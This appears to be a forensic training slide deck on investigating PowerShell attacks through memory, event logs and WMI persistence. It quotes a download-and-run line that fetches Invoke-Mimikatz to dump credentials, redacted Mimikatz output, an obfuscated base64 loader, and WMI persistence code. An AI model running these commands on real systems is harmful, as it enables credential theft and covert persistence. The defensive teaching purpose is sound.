Investigating PowerShell Attacks

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
October 7, 2014

Background Case Study



- Fortune 100 organization
- Compromised for > 3 years
  - Active Directory
  - Authenticated access to corporate VPN
- Command-and-control via
  - Scheduled tasks
  - Local execution of PowerShell scripts
  - PowerShell Remoting

Why PowerShell?

It can do almost anything…

- Execute commands
- Download files from the internet
- Reflectively load / inject code
- Interface with Win32 API
- Enumerate files
- Interact with the registry
- Interact with services
- Examine processes
- Retrieve event logs
- Access .NET framework

PowerShell Attack Tools

- PowerSploit
  - Reconnaissance
  - Code execution
  - DLL injection
  - Credential harvesting
  - Reverse engineering
- Posh-SecMod
- Veil-PowerView
- Metasploit
- More to come…
- Nishang

CodeExecution.psd1
CodeExecution.psm1
Invoke-DllInjection.ps1
Invoke-ReflectivePEInjection.ps1
Invoke-Shellcode.ps1

Get-Keystrokes.ps1
Get-TimedScreenshot.ps1
Get-VaultCredentials.ps1
Get-VaultCredentials.ps1xml
Invoke-CredentialInjection.ps1
Invoke-Mimikatz.ps1

Get-ComputerDetails.ps1
Get-HttpStatus.ps1
Invoke-Portscan.ps1
Invoke-ReverseDnsLookup.ps1

PowerShell Malware in the Wild

Windows PowerShell and the "PowerShell Worm"

PowerShell Team | 3 Aug 2006 6:34 AM | 13


TrendLabs
SECURITY INTELLIGENCE BLOG
Threat News and Information Direct from the Experts

Jun 1 — Ransomware Now Uses Windows PowerShell
7:54 pm (UTC-7) | by Mark Joseph Manahan (Threat Response Engineer)

The Dark Power of Windows PowerShell
Created: 07 Apr 2014 23:49:19 GMT • Updated: 08 Apr 2014 09:05:07 GMT • Translations availabl
Roberto Sponchioni SYMANTEC EMPLOYEE
Symantec. Official Blog
Share 2 Share 46 Like Share 63 reddit this! Twee
Windows PowerShell, the Microsoft scripting language, has made the headlines r
leveraging it for malicious purposes. Symantec has identified more PowerShell sc


Mar 27 — Word and Excel Files Infected Using Windows PowerShell
1:16 pm (UTC-7) | by Alvin John Nieto (Threat Response Engineer)

Investigation Methodology



Attacker Assumptions

- Has admin (local or domain) on target system
- Has network access to needed ports on target system
- Can use other remote command execution methods to:
  - Enable execution of unsigned PS scripts
  - Enable PS remoting



Version Reference

	2.0	3.0	4.0
Windows 7 SP1	Default (SP1)	Requires WMF 3.0 Update	Requires WMF 4.0 Update
Windows Server 2008 R2	Default (R2 SP1)	Requires WMF 3.0 Update	Requires WMF 4.0 Update
Windows 8		Default	Requires WMF 4.0 Update
Windows 8.1			Default
Windows Server 2012		Default	Default (R2)


MEMORY ANALYSIS

Memory Analysis


Scenario:
Attacker interacts with target host through PowerShell remoting

- What's left in memory on the accessed system?
- How can you find it?
- How long does it persist?

WinRM Process Hierarchy



Remnants in Memory



How Long Will Evidence Remain?

	wsmprovhost.exe	svchost.exe (WinRM)	Kernel Memory	Pagefile
Evidence	Best source of command history, output	Fragments of remoting I/O	Fragments of remoting I/O	Fragments of remoting I/O
Retention	Single remoting session	Varies with # of remoting sessions	Varies with memory utilization	Varies with memory utilization
Max Lifetime	End of remoting session	Reboot	Reboot	Varies – may persist beyond reboot

Example – Simple Command

```
echo teststring_pssession > c:\testoutput_possession.txt
```


```
</w:ResourceURI><w:SelectorSet xmlns:w=
"http://schemas.dmtf.org/wbem/wsman/1/wsman.xsd" xmlns=
"http://schemas.dmtf.org/wbem/wsman/1/wsman.xsd"><w:Selector
Name="ShellId">70650131-28FB-4909-ABA8-60D8CA2DE131
</w:Selector></w:SelectorSet><w:OperationTimeout>PT180.000S
</w:OperationTimeout></s:Header><s:Body><rsp:CommandLine
xmlns:rsp=
"http://schemas.microsoft.com/wbem/wsman/1/windows/shell"
CommandId="75E9E060-8041-40C0-BEE7-C3DD3D986D74"><rsp:Command>
echo teststring_pssession &gt; c:\testoutput_pssession.txt
</rsp:Command><rsp:Arguments>
AAAAAAAAABMAAAAAAAAAAAMAAAvQAgAAAAYQAgAxAWVw+ygJSauoYNjKLeExYOD
pdUGAwEC+58PdPZhtdO+7vzxPYmogUmVmSWQ9IjAiPjxNUz48T2JqIE49IlBvd2
```


SOAP remnants in WinRM memory after receiving command

Example – Remote Invoke-Mimikatz

```
Current context: process svchost.exe, pid=1188, ppid=492 DTB=0x3f095220
>>> db(0x0275b5A0, length=384)
0x0275b5a0  e9 5c 61 2b 75 74 00 80 bb 00 3a 48 65 61 64 65   .\a+ut....:Heade
0x0275b5b0  72 3e 3c 73 3a 42 6f 64 79 3e 3c 72 73 70 3a 43   r><s:Body><rsp:C
0x0275b5c0  6f 6d 6d 61 6e 64 4c 69 00 6d 6c 00 80 bb 00 3a   ommandLi.\a+ml..
0x0275b5d0  c0 00 73 70 3a 73 65 61 72 63 68 00 80 bb 00 3a   ..sp:"http://sch
0x0275b5e0  65 6d 61 73 2e 6d 69 63 72 6f 73 6f 66 74 2e 63   emas.microsoft.c
0x0275b5f0  e3 5c 61 2b 62 65 00 80 bb 00 3a 2f 2f 6d 61 6e   .\a+be....man/1/
0x0275b600  77 69 6e 64 6f 77 73 2f 73 68 65 6c 6c 22 20 43   windows/shell".C
0x0275b610  6f 6d 6d 61 6e 64 49 64 00 80 bb 00 3a 43 6f 6d   ommandId.\a+EC..
0x0275b620  ca 00 2d 30 35 46 45 2d 34 36 37 30 2d 42 44 42   ..-05FE-4670-BDB
0x0275b630  45 2d 34 34 42 41 42 41 36 35 35 46 31 31 22 3e   E-44BABA655F11">
0x0275b640  95 5c 61 2b 3a 43 6f 6d 6d 61 6e 64 3e 69 65 78   .\a+:C....nd>iex
0x0275b650  28 28 4e 65 77 2d 4f 62 6a 65 63 74 20 4e 65 74   ((New-Object.Net
0x0275b660  2e 57 65 62 43 6c 69 65 6e 74 2e 44 6f 00 80 bb   .WebClie.\a+Do..
0x0275b670  d4 00 61 64 64 53 74 72 69 6e 67 28 26 61 70 6f   ..adString(&apos
0x0275b680  3b 68 74 74 70 73 3a 2f 2f 72 61 77 2e 67 69 74   ;https://raw.git
0x0275b690  8f 5c 61 2b 73 65 00 80 bb 00 3a 2f 2f 74 65 6e   .\a+se....tent.c
0x0275b6a0  6f 6d 2f 6d 61 74 74 69 66 65 73 74 61 74 69 6f   om/mattifestatio
0x0275b6b0  6e 2f 50 6f 77 65 72 53 2e 5c 61 2b 74 2f 00 80   n/PowerS.\a+t/..
0x0275b6c0  de 00 65 78 66 69 6c 74 72 61 74 69 6f 6e 2e 57   ..er/Exfiltratio
0x0275b6d0  6e 2f 49 6e 76 6f 6b 65 2d 4d 69 6d 69 6b 61 74   n/Invoke-Mimikat
0x0275b6e0  81 5c 61 2b 31 26 2e 2e 2e 2e 3b 20 29 29 3b 2e   .\a+1&....;));.I
0x0275b6f0  6e 76 6f 6b 65 2d 4d 69 6d 69 6b 61 74 7a 20 2d   nvoke-Mimikatz.-
0x0275b700  44 75 6d 70 43 72 65 64 bc 5c 61 2b 73 70 00 80   DumpCred.\a+sp..
0x0275b710  e8 00 6d 61 6e 64 3e 3c 72 73 70 3a 41 72 67 75   ..mand><rsp:Argu
```

((New-Object.Net
.WebClie.\a+Do..
..adString(&apos
;https://raw.git
.\a+se....tent.c
om/mattifestatio
n/PowerS.\a+t/..
..er/Exfiltratio
n/Invoke-Mimikat
.\a+1&....;));.I
nvoke-Mimikatz.-
DumpCred.\a+sp..

WinRM service memory on target host after Invoke-Mimikatz.ps1 executed remotely

Example – Encoded Command

```
Invoke-Command -Computername 192.168.114.133 -Cred win-jacr88jtqv5\administrator
{echo testingEncodedString > c:\out.txt}"
```

```
powershell.exe -enc
SQBuAHYAbwBrAGUALQBDAG8AbQBtAGEAbgBkACAALQBDAG8AbQBwAHUAdABlAHIAbgBhAG0AZQAgADEAOQ
AyAC4AMQA2ADgALgAxADEANAAuADEAMwAzACAALQBDAHIAZQBkACAAdwBpAG4ALQBqAGEAYwByADgAOABq
AHQAcQB2ADUAXABhAGQAbQBpAG4AaQBzAHQAcgBhAHQAbwByACAAewBlAGMAaABvACAAdABAHMAdABpAG4
AZwBFAG4AYwBvAGQAZQBkAFMAdAByAGkAbgBnACAAPgAgAGMAOgBcAG8AdQB0AC4AdAB4AHQAfQA=
```

```
3CD6ECA0  38 00 44 00 2D 00 41 00 36 00 41 00 44 00 2D 00   8.D.-.A.6.A.D.-.
3CD6ECB0  31 00 37 00 36 00 39 00 39 00 35 00 39 00 32 00   1.7.6.9.9.5.9.2.
3CD6ECC0  41 00 39 00 30 00 44 00 22 00 3E 00 3C 00 72 00   A.9.0.D.".>.<.r.
3CD6ECD0  73 00 70 00 3A 00 43 00 6F 00 6D 00 6D 00 61 00   s.p.:.C.o.m.m.a.
3CD6ECE0  6E 00 64 00 3E 00 65 00 63 00 68 00 6F 00 20 00   n.d.>.e.c.h.o. .
3CD6ECF0  74 00 65 00 73 00 74 00 69 00 6E 00 67 00 45 00   t.e.s.t.i.n.g.E.
3CD6ED00  6E 00 63 00 6F 00 64 00 65 00 64 00 53 00 74 00   n.c.o.d.e.d.S.t.
3CD6ED10  72 00 69 00 6E 00 67 00 20 00 26 00 67 00 74 00   r.i.n.g. .&.g.t.
3CD6ED20  3B 00 20 00 63 00 3A 00 5C 00 6F 00 75 00 74 00   ;. .c.:.\.o.u.t.
3CD6ED30  2E 00 74 00 78 00 74 00 3C 00 2F 00 72 00 73 00   ..t.x.t.<./.r.s.
3CD6ED40  70 00 3A 00 43 00 6F 00 6D 00 6D 00 61 00 6E 00   p.:.C.o.m.m.a.n.
3CD6ED50  64 00 3E 00 3C 00 72 00 73 00 70 00 3A 00 41 00   d.>.<.r.s.p.:.A.
3CD6ED60  72 00 67 00 75 00 6D 00 65 00 6E 00 74 00 73 00   r.g.u.m.e.n.t.s.
```

WinRM service memory on target host

What to Look For?

- WSMan & MS PSRP Syntax
  - /wsman.xsd
  - <rsp:Command>
  - <rsp:CommandLine>
  - <rsp:Arguments>
  - <S N="Cmd">
- Known attacker filenames
- View context around hits
- Yes, this is painful


```
<rsp:CommandResponse><rsp:CommandId>""xmlns:r
sp="http://schemas.microsoft.com/wbem/wsman/1
/windows/shell"""C80927B1-C741-4E99-9F97-
CBA80F23E595</a:MessageID><w:Locale
xml:lang="en-US" s:mustUnderstand="false"
/><p:DataLocale xml:lang="en-US"
s:mustUnderstand="false"
/><p:SessionId"/w:OperationTimeout></s:Header
><s:Body><rsp:CommandLine
xmlns:rsp="http://schemas.microsoft.com/wbem/
wsman/1/windows/shell" CommandId="9A153F8A-
AA3C-4664-8600-
AC186539F107"><rsp:Command>prompt""/rsp:Comma
nd><rsp:Arguments>AAAAAAAAAFkAAAAAAAAAAAMAAAa
jAgAAAAYQAgC2Yc+EDBrbTLq08PrufN+rij8VmjyqZEaG
AKwYZTnxB++7vzxPYmogUmVmSWQ9IjAiPjxNUz48T2JqI
E49IlBvd2VyU2hlbGwiIFJlZklkPSIxIj48TVM+PE9iai
BOPSJDbWRzIiBSZWZJZD0iMiI+PFROIFJlZklkPSIwIj4
8VD5TeXN0ZW0uQ29sbG
. . .
```


Memory Analysis Summary

- Timing is everything
- Challenging to recover evidence
- Many variables
  - System uptime
  - Memory utilization
  - Volume of WinRM activity

EVENT LOGS

Event Logs

Scenario:
Attacker interacts with target host through local PowerShell script execution or PowerShell remoting

- Which event logs capture activity?
- Level of logging detail?
- Differences between PowerShell 2.0 and 3.0?

PowerShell Event Logs

- Application Logs
  - Windows PowerShell.evtx
  - Microsoft-Windows-PowerShell/Operational.evtx
  - Microsoft-Windows-WinRM/Operational.evtx
- Analytic Logs
  - Microsoft-Windows-PowerShell/Analytic.etl
  - Microsoft-Windows-WinRM/Analytic.etl

Local PowerShell Execution

PowerShell

EID 400: Engine state is changed from None to Available.
…
HostName=**ConsoleHost**

EID 403: Engine state is changed from Available to Stopped.
…
HostName=**ConsoleHost**

Start & stop times of PowerShell session

Local PowerShell Execution

PowerShell Operational**

EID 40961: PowerShell console is starting up

Start time of PowerShell session

EID 4100: Error Message = File C:\temp\test.ps1 cannot be loaded because running scripts is disabled on this system

Error provides path to PowerShell script

** Events exclusive to PowerShell 3.0 or greater

Local PowerShell Execution

PowerShell Analytic**

EID 7937: Command test.ps1 is Started.

EID 7937: Command Write-Output is Started.

EID 7937: Command dropper.exe is Started

Executed cmdlets, scripts, or commands (no arguments)

** Log disabled by default. Events exclusive to PowerShell 3.0 or greater

Remoting

PowerShell

EID 6: Creating WSMan Session. The connection string is: 192.168.1.1/wsman?PSVersion=2.0

Start of remoting session (**client host**)

PowerShell

EID 400: Engine state is changed from None to Available.
…
HostName=**ServerRemoteHost**

EID 403: Engine state is changed from Available to Stopped.
…
HostName=**ServerRemoteHost**

Start & stop of remoting session (**accessed host**)

Remoting (Accessed Host)

WinRM Operational

EID 169: User CORP\MattH authenticated successfully using NTLM

Who connected via remoting

EID 81: Processing client request for operation CreateShell

EID 134: Sending response for operation DeleteShell

Timeframe of remoting activity

Remoting (Accessed Host)

PowerShell Analytic

EID 32850: Request 7873936. Creating a server remote session. UserName: CORP\JohnD

Who connected via remoting

EID 32867: Received remoting fragment […] Payload Length: 752 Payload Data: 0x020000000200010064D64FA51E7C78418483DC[…]

EID 32868: Sent remoting fragment […] Payload Length: 202 Payload Data: 0xEFBBBF3C4F626A2052656649643D2230223E3[…]

Encoded contents of remoting I/O

PS Analytic Log: Encoded I/O

```
Invoke-Command {Get-ChildItem C:\}
```

Event 32867, PowerShell (Microsoft-Windows-PowerShell)

General | Details

Received remoting fragment.
Object Id: 5
Fragment Id: 0
Start Flag: 1
End Flag: 1
Payload Length: 1762
Payload Data:

0x0200000006100200C22CC2EFB2615B4196D9A60742233F5FC55ABD3B325CE8438DADCE09E70EA180EFBBBF3C4
9643D2231223E3C4D533E3C4F626A204E3D22436D64732220526566496 43D2232223E3C544E2052656649643D22302
7374656D2E4D616E6167656D656E742E4175746F6D6174696F6E2E50534F626A6563742C2053797374656D2E4D616E6
72653D6E65757472616C2C205075626C69634B6579546F6B656E3D3331626633383536616433363465333 55D5D3C2F
643D2233223E3C4D533E3C53204E3D22436D64223E4765742D4368696C644974656D3C2F533E3C42204E3D22497353
3C4F626A204E3D224D657267654D79526573756C7422205265664964 3D2234223E3C544E2052656649643D2231223E

PS Analytic Log: Decoded Input

```
Invoke-Command {Get-ChildItem C:\}
```


```
xE7SOxA1x80<Obj RefId="0"><MS><Obj N="PowerShell" RefId="1"><MS><Obj N="
RefId="2"><TN
RefId="0"><T>System.Collections.Generic.List`1[[System.Management.Automati
System.Management.Automation, Version=3.0.0.0, Culture=neutral,
PublicKeyToken=31bf3856ad364e35]]</T><T>System.Object</T></TN><LST><Obj Re
N="Cmd">Get-ChildItem</S><B N="IsScript">false</B><Nil N="UseLocalScope" /
N="MergeMyResult" RefId="4"><TN
RefId="1"><T>System.Management.Automation.Runspaces.PipelineResultTypes</T
<T>System.ValueType</T><T>System.Object</T></TN><ToString>None</ToString><
bj N="MergeToResult" RefId="5"><TNRef RefId="1"
/><ToString>None</ToString><I32>0</I32></Obj><Obj N="MergePreviousResults"
RefId="1" /><ToString>None</ToString><I32>0</I32></Obj><Obj N="Args" RefId
RefId="0" /><LST><Obj RefId="8"><MS><Nil N="N" /><S
N="V">C:\</S></MS></Obj></LST></Obj></MS></Obj></LST></Obj><B N="IsNested"
N="History" /><B N="RedirectShellErrorOutputPipe">true</B></MS></Obj><B
```


PS Analytic Log: Decoded Output

```
Invoke-Command {Get-ChildItem C:\}
```


```
N="Name">drivers</S><S N="Parent"></S><B N="Exists">true</B><S
N="FullName">C:\drivers</S><S N="Extension">></S><DT
N="CreationTime">2014-01-26T13:14:10.7424241-05:00</DT><DT
N="CreationTimeUtc">2014-01-26T18:14:10.7424241Z</DT><DT
N="LastAccessTime">2014-01-26T13:14:10.7434241-05:00</DT><DT
N="LastAccessTimeUtc">2014-01-26T18:14:10.7434241Z</DT><DT
N="LastWriteTime">2014-01-26T13:14:10.7434241-05:00</DT><DT
N="LastWriteTimeUtc">2014-01-26T18:14:10.7434241Z</DT><S
N="Attributes">Directory</S></Props><MS><S
```


Logging via PowerShell Profiles

```
%windir%\system32\WindowsPowerShell\v1.0\profile.ps1
```

- Add code to global profile
  - Loads with each local PS session
  - **`Start-Transcript`** cmdlet
  - Overwrite default prompt function
- Limitations
  - Will not log remoting activity
  - Can launch PowerShell without loading profiles


Logging via AppLocker

- Set **Audit** or **Enforce** script rules
- Captures user, script path



PowerShell 3.0: Module Logging

Solves (almost) all our logging problems!



Computer Configuration →
Administrative Templates →
Windows Components →
Windows PowerShell →
Turn on Module Logging

Module Logging Example: File Listing

```
Get-ChildItem c:\temp -Filter *.txt -Recurse | Select-String password
```

Microsoft-Windows-PowerShell/Operational (EID 4103)

```
ParameterBinding(Get-ChildItem): name="Filter"; value="*.txt"
ParameterBinding(Get-ChildItem): name="Recurse"; value="True"
ParameterBinding(Get-ChildItem): name="Path"; value="c:\temp"
ParameterBinding(Select-String): name="Pattern"; value="password"
ParameterBinding(Select-String): name="InputObject";
value="creds.txt"
                                        ...
Command Name = Get-ChildItem
User = CORP\MHastings
```

Logged upon command execution

```
ParameterBinding(Out-Default): name="InputObject";
value="C:\temp\creds.txt:2:password: secret"
ParameterBinding(Out-Default): name="InputObject";
value="C:\temp\creds.txt:5:password: test"
```

Logged upon command output

Module Logging Example: Invoke-Mimikatz

```
Invoke-Mimikatz.ps1 via remoting
```

Operational Number of events: 1,242

Event Properties - Event 4103, PowerShell (Microsoft-Windows-PowerShell)

General | Details

ParameterBinding(Write-Verbose): name="Message"; value="Allocating memory for the PE and write its headers to memory"

Event Properties - Event 4103, PowerShell (Microsoft-Windows-PowerShell)

General | Details

ParameterBinding(New-Object): name="TypeName"; value="Net.WebClient"

Event Properties - Event 4103, PowerShell (Microsoft-Windows-PowerShell)

General | Details

ParameterBinding(Add-Member): name="MemberType"; value="NoteProperty"
ParameterBinding(Add-Member): name="Name"; value="IMAGE_SCN_MEM_NOT_CACHED"
ParameterBinding(Add-Member): name="Value"; value="0x04000000"
ParameterBinding(Add-Member): name="InputObject"; value="System.Object"

Detailed "per-command" logging

Module Logging Example: Invoke-Mimikatz

Event Properties - Event 4103, PowerShell (Microsoft-Windows-PowerShell)

General | Details

```
## / \ ## /* * *
## \ / ##  Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
'## v ##'  http://blog.gentilkiwi.com/mimikatz          (oe.eo)
 '#####'                         with 14 modules * * */


mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 133646 (00000000:00020a0e)
Session         : Interactive from 1
User Name       : [redacted]
Domain          : [redacted]
SID             : S-1-5-21-1391123415-1310120624-2314427930-1000
        msv :
         [00000003] Primary
         * Username : [redacted]
         * Domain   : WIN-[redacted]
         * LM       : [redacted]
         * NTLM     : [redacted]
         * SHA1     : [redacted]
        tspkg :
         * Username : [redacted]
         * Domain   : WIN-[redacted]
         * Password : [redacted]
```


Mimikatz output in event log

PERSISTENCE

PowerShell Persistence


Scenario:
Attacker configures system to load malicious PowerShell code upon startup or user logon

- What are common PowerShell persistence mechanisms?
- How to find them?




Common Techniques

- Registry “autorun” keys
- Scheduled tasks
- User “startup” folders
- Easy to detect
  - Autorun review
  - Registry timeline analysis
  - File system timeline analysis
  - Event log review



Persistence via WMI

Use WMI to automatically launch PowerShell upon a common event



Event Filters

- Query that causes the consumer to trigger

```
SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE
TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System'
AND TargetInstance.SystemUpTime >= 240 AND
TargetInstance.SystemUpTime < 325
```

Run within minutes of startup

```
SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE
TargetInstance ISA 'Win32_LocalTime' AND
TargetInstance.Hour = 12 AND TargetInstance.Minute = 00
GROUP WITHIN 60
```

Run at 12:00

Event Consumers

- Launch “PowerShell.exe” when triggered by filter
- Where does the evil PS code load from?

```
sal a New-Object;iex(a IO.StreamReader((a
IO.Compression.DeflateStream([IO.MemoryStream][Convert]::FromBase64
String('7L0HYBxJliUmL23Ke39K9UrX4HShCIBgEyTYkEAQ7MGIzeaS7B1pRyMpqyq
BymVWZV1mFkDM7Z28995777333nvvvfe6O51OJ/ff/z9cZmQBbPbOStrJniGAqsgfP3
58Hz8ivlsXbb795bpdrdv0o2/nZVml363qcvbR/xMAAP//'),[IO.Compression.Co
mpressionMode]::Decompress)),[Text.Encoding]::ASCII)).ReadToEnd()
```

Stored in user or system-wide “profile.ps1”

```
Set-WmiInstance -Namespace "root\subscription" -Class
'CommandLineEventConsumer' -Arguments @{
name='TotallyLegitWMI';CommandLineTemplate="$($Env:SystemRoot)\Syst
em32\WindowsPowerShell\v1.0\powershell.exe -
NonInteractive";RunInteractively='false'}
```

Added to Consumer Command-Line Arguments
(length limit, code must be base64’d)

Enumerating WMI Objects with PowerShell

- **Get-WMIObject** -Namespace root\Subscription -Class __EventFilter
- **Get-WMIObject** -Namespace root\Subscription -Class __EventConsumer
- **Get-WMIObject** -Namespace root\Subscription -Class __FilterToConsumerBinding

```
PS C:\> Get-WMIObject -Namespace root\Subscription -Class __EventConsumer


__GENUS                 : 2
__CLASS                 : CommandLineEventConsumer
__SUPERCLASS            : __EventConsumer
__DYNASTY               : __SystemClass
__RELPATH               : CommandLineEventConsumer.Name="TotallyLegitWMI"
__PROPERTY_COUNT        : 27
__DERIVATION            : {__EventConsumer, __IndicationRelated, __SystemClass}
__SERVER                : [redacted]
__NAMESPACE             : ROOT\Subscription
__PATH                  : \\[redacted]\ROOT\Subscription:CommandLineEventConsumer.N
CommandLineTemplate     : C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -Non
CreateNewConsole        : False
```


PS WMI Evidence: File System

```
C:\windows\system32\wbem\repository


      LastWriteTime     Length Name
      -------------     ------ ----
6/18/2014   8:32 PM    4628480 INDEX.BTR
